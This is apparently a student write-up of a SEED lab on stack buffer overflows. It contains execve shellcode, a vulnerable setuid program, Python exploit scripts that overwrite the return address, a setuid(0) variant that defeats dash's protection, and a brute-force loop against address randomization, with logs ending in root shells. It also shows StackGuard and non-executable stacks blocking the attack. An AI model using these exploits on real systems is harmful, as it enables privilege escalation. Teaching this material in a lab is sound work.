Task1: Running Shellcode

```
/* call_shellcode.c  */

/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>

const char code[] =
  "\x31\xc0"             /* xorl    %eax,%eax              */
  "\x50"                 /* pushl   %eax                   */
  "\x68""//sh"           /* pushl   $0x68732f2f            */
  "\x68""/bin"           /* pushl   $0x6e69622f            */
  "\x89\xe3"             /* movl    %esp,%ebx              */
  "\x50"                 /* pushl   %eax                   */
  "\x53"                 /* pushl   %ebx                   */
  "\x89\xe1"             /* movl    %esp,%ecx              */
  "\x99"                 /* cdq                            */
  "\xb0\x0b"             /* movb    $0x0b,%al              */
  "\xcd\x80"             /* int     $0x80                  */
;

int main(int argc, char **argv)
{
   char buf[sizeof(code)];
   strcpy(buf, code);
   ((void(*)( ))buf)( );
}
```

Disable Countermeasure

```
/bin/bash 80x24
[09/14/19]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/14/19]seed@VM:~$ gcc -fno-stack-protector example.c
gcc: error: example.c: No such file or directory
gcc: fatal error: no input files
compilation terminated.
[09/14/19]seed@VM:~$ sudo rm /bin/sh
[09/14/19]seed@VM:~$ sudo ln -s /bin/zsh /bin/sh
[09/14/19]seed@VM:~$ gcc -z execstack -o call_shellcode -fno-stack-protector cal
l_shellcode.c
call_shellcode.c: In function ‘main’:
call_shellcode.c:24:4: warning: implicit declaration of function ‘strcpy’ [-Wimp
licit-function-declaration]
    strcpy(buf, code);
    ^
call_shellcode.c:24:4: warning: incompatible implicit declaration of built-in fu
nction ‘strcpy’
call_shellcode.c:24:4: note: include ‘<string.h>’ or provide a declaration of ‘s
trcpy’
[09/14/19]seed@VM:~$ ./call_shellcode
$
```

We now get a shell, but not root shell

Task2: exploiting the vulnerability:

1)Compile the vulnerable program

```c
/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[24];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);

    printf("Returned Properly\n");
    return 1;
}
```

Gbd to get break point

```
[----------------------------------------------------------------------
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbfffea67 "\bB\003") at stack.c:14
14          strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffea48
gdb-peda$ p $ebp
$2 = (void *) 0xbfffea48
gdb-peda$ p &buffer
$3 = (char (*)[24]) 0xbfffea28
gdb-peda$ p/d 0xbfffea48 - 0xbfffea28
$4 = 32
gdb-peda$
```

2) construct contents for badfile

exploit.py

```
#!/usr/bin/python3
import sys

shellcode= (
    "\x31\xc0"
    "\x50"
    "\x68""/zsh"
    "\x68""/bin"
    "\x89\xe3"
    "\x50"
    "\x53"
    "\x89\xe1"
    "\x99"
    "\xb0\x0b"
    "\xcd\x80"
).encode('latin-1')

content = bytearray(0x90 for i in range(517))

start = 517 - len(shellcode)
content[start:] = shellcode

ret = 0xbfffea4c + 200
content[36:40] = (ret).to_bytes(4,byteorder='little')

with open('badfile','wb') as f:
    f.write(content)
```

3)set-uid program and run it

```
[09/16/19]seed@VM:~$ gcc -o stack -z execstack -fno-stack-protector stack.c
[09/16/19]seed@VM:~$ sudo chown root stack
[09/16/19]seed@VM:~$ sudo chmod 4755 stack
[09/16/19]seed@VM:~$ chmod u+x exploit.py
[09/16/19]seed@VM:~$ rm badfile
[09/16/19]seed@VM:~$ exploit.pyy
exploit.pyy: command not found
[09/16/19]seed@VM:~$ exploit.py
[09/16/19]seed@VM:~$ ./stack
VM# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(su
VM#
```

Task3: Defeating dash's Countermeasure

1) Requires another shell program such as zsh
2) To change the real user ID of the victim process to zero before invoking the dash program.

Change the /bin/sh symbolic link, so it is back to /bin/dash:

```
[09/16/19]seed@VM:~$ sudo rm /bin/sh
[09/16/19]seed@VM:~$ sudo ln -s /bin/dash /bin/sh
```

1st case

```
[09/16/19]seed@VM:~$ gcc dash_shell_test.c -o dash_shell_test
[09/16/19]seed@VM:~$ sudo chown root dash_shell_test
[09/16/19]seed@VM:~$ sudo chmod 4755 dash_shell_test
[09/16/19]seed@VM:~$ ./dash_shell_test
$
```

We get a normal shell

2nd case

```
[09/16/19]seed@VM:~$ gcc dash_shell_test.c -o dash_shell_test
[09/16/19]seed@VM:~$ sudo chown root dash_shell_test
[09/16/19]seed@VM:~$ sudo chmod 4755 dash_shell_test
[09/16/19]seed@VM:~$ ./dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),
#
```

We get a root shell

exploit.py

```
#!/usr/bin/python3
import sys

shellcode= (
    "\x31\xc0"
    "\x31\xdb"
    "\xb0\xd5"
    "\xcd\x80"
    "\x31\xc0"
    "\x50"
    "\x68""/zsh"
    "\x68""/bin"
    "\x89\xe3"
    "\x50"
    "\x53"
    "\x89\xe1"
    "\x99"
    "\xb0\x0b"
    "\xcd\x80"
).encode('latin-1')

content = bytearray(0x90 for i in range(517))

start = 517 - len(shellcode)
content[start:] = shellcode

ret = 0xbfffea4c + 200
content[36:40] = (ret).to_bytes(4,byteorder='little')

with open('badfile','wb') as f:
    f.write(content)
```

```
[09/16/19]seed@VM:~$ chmod u+x exploit.py
[09/16/19]seed@VM:~$ rm badfile
[09/16/19]seed@VM:~$ exploit.py
[09/16/19]seed@VM:~$ ./stack
VM#
```

We get a root shell when /bin/sh is linked to /bin/dash

Task4: Defeating Address Randomization

1) Turn on the Ubuntu's address randomization.


```
[09/17/19]seed@VM:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[09/17/19]seed@VM:~$ ./stack
Segmentation fault
[09/17/19]seed@VM:~$
```

2) Brutal force

```
#!/bin/bash

SECONDS=0
value=0

while [ 1 ]
 do
 value=$(($value + 1))
 duration=$SECONDS
 min=$(($duration / 60))
 sec=$(($duration % 60))
 echo "$min minutes and $sec seconds elapsed."
 echo "The program has been running $value times so far."
 ./stack
done
```



after running 79640 times, we get root shell.

Task5: Turn on the StackGuard Protection

1) Turn off the address randomization

```
[09/17/19]seed@VM:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/17/19]seed@VM:~$
```

2) Compile the program without StackGuard turn off

```
[09/17/19]seed@VM:~$ gcc -o stack -z execstack stack.c
```

3)

```
[09/17/19]seed@VM:~$ sudo /sbin/sysctl -w kernel.randomize_va_s
kernel.randomize_va_space = 0
[09/17/19]seed@VM:~$ gcc -o stack -z execstack stack.c
[09/17/19]seed@VM:~$ sudo chown root stack
[09/17/19]seed@VM:~$ sudo chmod 4755 stack
[09/17/19]seed@VM:~$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[09/17/19]seed@VM:~$
```

Because the StackGuard variable is written whose location is ahead of the return address.
So this program aborted before return.

Task6: Turn on the Non-executable Stack Protection

1) Turn off the address randomization

```
[09/17/19]seed@VM:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/17/19]seed@VM:~$
```

2)

```
[09/17/19]seed@VM:~$ ./stack
Segmentation fault
```

I can't get a shell.

Because the malicious code overwrittened in stack couldn't execute on inside stack.